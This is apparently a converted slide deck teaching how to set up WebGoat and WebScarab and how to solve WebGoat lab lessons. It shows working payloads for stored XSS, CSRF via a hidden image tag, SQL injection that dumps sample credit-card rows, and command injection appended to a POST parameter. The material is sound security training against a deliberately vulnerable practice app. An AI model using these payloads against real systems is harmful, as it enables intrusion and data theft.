

# WebGoat & WebScarab

“What is computer security for \$1000  
Alex?”

# Install WebGoat


- 10 Download from Google Code
- 20 Unzip the folder to where ever you want
- 30 Click on WebGoat.bat
- 40 Goto <http://localhost/webgoat/attack>
- 50 caveat – The URL IS case sensitive. The instructions tell you to capitalize Web and Goat. If you get a 404 error then make it all lowercase.

# WebScarab


- What is a proxy?
- Download & install Java JRE
- Download WebScarab.jar
- Configure WebScarab
  - Full Featured Interface
  - WebScarab defaults to using port **8008** on **localhost**

# Configure Firefox

## 1. Select Tools - Options



# Advanced -> Network -> Settings



# Manual Proxy Config

## 127.0.0.1 Port 8008

The image shows a 'Connection Settings' dialog box with the following configuration:

- Configure Proxies to Access the Internet**
  - No proxy
  - Auto-detect proxy settings for this network
  - Use system proxy settings
  - Manual proxy configuration:**
- HTTP Proxy:** 127.0.0.1 **Port:** 8008
- Use this proxy server for all protocols
- SSL Proxy:**  **Port:** 0
- FTP Proxy:**  **Port:** 0
- SOCKS Host:**  **Port:** 0
- SOCKS v4  SOCKS v5
- No Proxy for:**   
Example: .mozilla.org, .net.nz, 192.168.1.0/24
- Automatic proxy configuration URL:

Buttons at the bottom:

# Now for WebScarab

- Now that Firefox is configured, open WebScarab since Firefox is pointing to the proxy now.
- If WebScarab is not open Firefox will return an error saying that the proxy is refusing connections.

Wifi Access for demo

SSID: FBI Surveillance Van #42



# OWASP Stored XSS Definition

Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

# Stored XSS – Stage 1

Introduction

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Phishing with XSS

LAB: Cross Site Scripting

Stage 1: Stored XSS

Stage 2: Block Stored XSS  
using Input Validation

Stage 3: Stored XSS  
Revisited

Stage 4: Block Stored XSS  
using Output Encoding

Stage 5: Reflected XSS

Stage 6: Block Reflected XSS


# Log in as Tom

## Stage 1

Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.

As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.

The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").



The screenshot shows a web browser window with the title "Goat Hills Financial Human Resources". The page features a logo of a goat in the top left corner. Below the logo is a navigation bar with a user icon and a dropdown arrow. The main content area contains a "Please Login" form. The form has a dropdown menu with "Tom Cat (employee)" selected, a password input field with three dots indicating a masked password, and a "Login" button.

## Inject XSS

- View & Edit the profile for Tom
- Select the Address field
- Paste

```
<script>alert(0)</script>
```

# Success!!

The screenshot displays a web application interface with a dark red header containing the text "LAB: Cross Site Scr". Below the header is a navigation bar with buttons for "Show Params", "Show Cookies", and "Lesson Plan". The main content area is dimmed, showing a "Solution Video" section with a "Restart th" button. A "Stage 1" section is visible, containing text about executing a script as 'Tom' and logging in as 'Jerry'. A modal dialog box is centered on the screen, displaying the number "0" and an "OK" button. At the bottom of the page, there is a logo for "Goat Hills Financial Human Resources" and a user profile section titled "Welcome Back Tom" with the following details: "First Name: Tom", "Last Name: Cat", and "Street: 2211 HyperThread Rd."

# OWASP CSRF Definition

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

# CSRF

## Cross-Site Scripting (XSS)

### Phishing with XSS

### LAB: Cross Site Scripting

#### Stage 1: Stored XSS

#### Stage 2: Block Stored XSS using Input Validation

#### Stage 3: Stored XSS Revisited

#### Stage 4: Block Stored XSS using Output Encoding

#### Stage 5: Reflected XSS

#### Stage 6: Block Reflected XSS

### Stored XSS Attacks

### Reflected XSS Attacks


### Cross Site Request Forgery (CSRF)

## Solution?

```
<IMG  
SRC="attack?Screen=97&  
menu=410&transferFund  
s=4000" width="1"  
height="1">
```



# Success



# OWASP SQL Injection definition

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

# SQL Injection

Improper Error Handling  
Injection Flaws

Command Injection

Numeric SQL Injection

Log Spoofing

XPATH Injection

LAB: SQL Injection

Stage 1: String SQL Injection

Stage 2: Parameterized  
Query #1

Stage 3: Numeric SQL  
Injection

Stage 4: Parameterized  
Query #2

String SQL Injection

Modify Data with SQL Injection

Add Data with SQL Injection

Database Backdoors

Blind Numeric SQL Injection

Blind String SQL Injection

# Answer!

- Type in Smith
- Smith' OR '1'='1
- Smith' OR 'a'='a
- Try different combinations to see what comes out of the SQL query

that results in all the credit card numbers being displayed. I try the user name of 'Smith'.

- \* **Congratulations. You have successfully completed this lesson.**
- \* **Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith' OR '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

# OWASP Command Injection Definition

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the application has. Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

# Command Injection

Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Denial of Service  
Improper Error Handling  
Injection Flaws

[Command Injection](#)

[Numeric SQL Injection](#)

[Log Spoofing](#)

[XPath Injection](#)

[LAB: SQL Injection](#)

[Stage 1: String SQL Injection](#)

[Stage 2: Parameterized  
Query #1](#)

# Answer!

- Setup WebScarab to “Intercept Requests”
- Click on view for any lesson plan

You are currently viewing: **AccessControlMatrix.help**

Select the lesson plan to view:

---

ExecResults for 'cmd.exe /c type "C:\Users\tvanleave\Desktop\WebGoat-5.3\_RC1\tomcat\webapps\webgoat\lesson\_plans\English\AccessControlMatrix.html"'  
Output...



## Step 1, 2

- Notice the line that contains the POST data (HelpFile=.....)

```
HTTP/1.1 200 OK (text/html)
```

```
Authorization: Basic Z29hdDE6d2ViZ29hdA==
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-length: 45
```

```
HelpFile=AccessControlMatrix.help&SUBMIT=View
```


- The command you are going to execute in addition to the one the system runs is:

" & Ping 192.168.1.100

- This needs to be inserted before the last "&Submit" in the POST data. Only the data before Submit gets processed.

# What went wrong?!

- Spaces can cause problems when submitting data to the server.
- How do we resolve that issue?
- Encoding!! YAY! 😊



# Let's Encode

The image shows a screenshot of a web application window titled "Transcoder". The window has a menu bar with "Edit" and a status bar showing "Characters: 22". The main text area contains the string " & Ping 192.168.1.100". At the bottom, there are four buttons arranged in a 2x2 grid: "URL encode", "Base64 encode", "URL decode", and "Base64 decode".

URL encode	Base64 encode
URL decode	Base64 decode



Transcoder

Edit

Characters: 26

```
%22+%26+Ping+192.168.1.100
```

URL encode

Base64 encode

# Finish

- Copy & paste %22+%26+Ping+192.168.1.100 into the spot just before &Submit and try again.
- Note: If the characters are not %22 or %26 you may have typed the string into an editor that helpfully auto-formats characters for you. Try using Notepad instead to see if that fixes the issue.

# Success!

---

ExecResults for 'cmd.exe /c type "C:\Users\tvanleave\Desktop\WebGoat-5.3\_RC1\tomcat\webapps\webgoat\lesson\_plans\English\AccessControlMatrix.html" & Ping 192.168.1.100"  
Output...

**Lesson Plan Title:** Using an Access Control Matrix

**Concept / Topic To Teach:**

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.


**General Goal(s):**

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

Pinging 192.168.1.100 with 32 bytes of data:  
PING: transmit failed. General failure.  
PING: transmit failed. General failure.  
PING: transmit failed. General failure.  
PING: transmit failed. General failure.  
Ping statistics for 192.168.1.100:  
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),  
Returncode: 1  
Bad return code (expected 0)



# Questions



[pand0ra.usa@gmail.com](mailto:pand0ra.usa@gmail.com)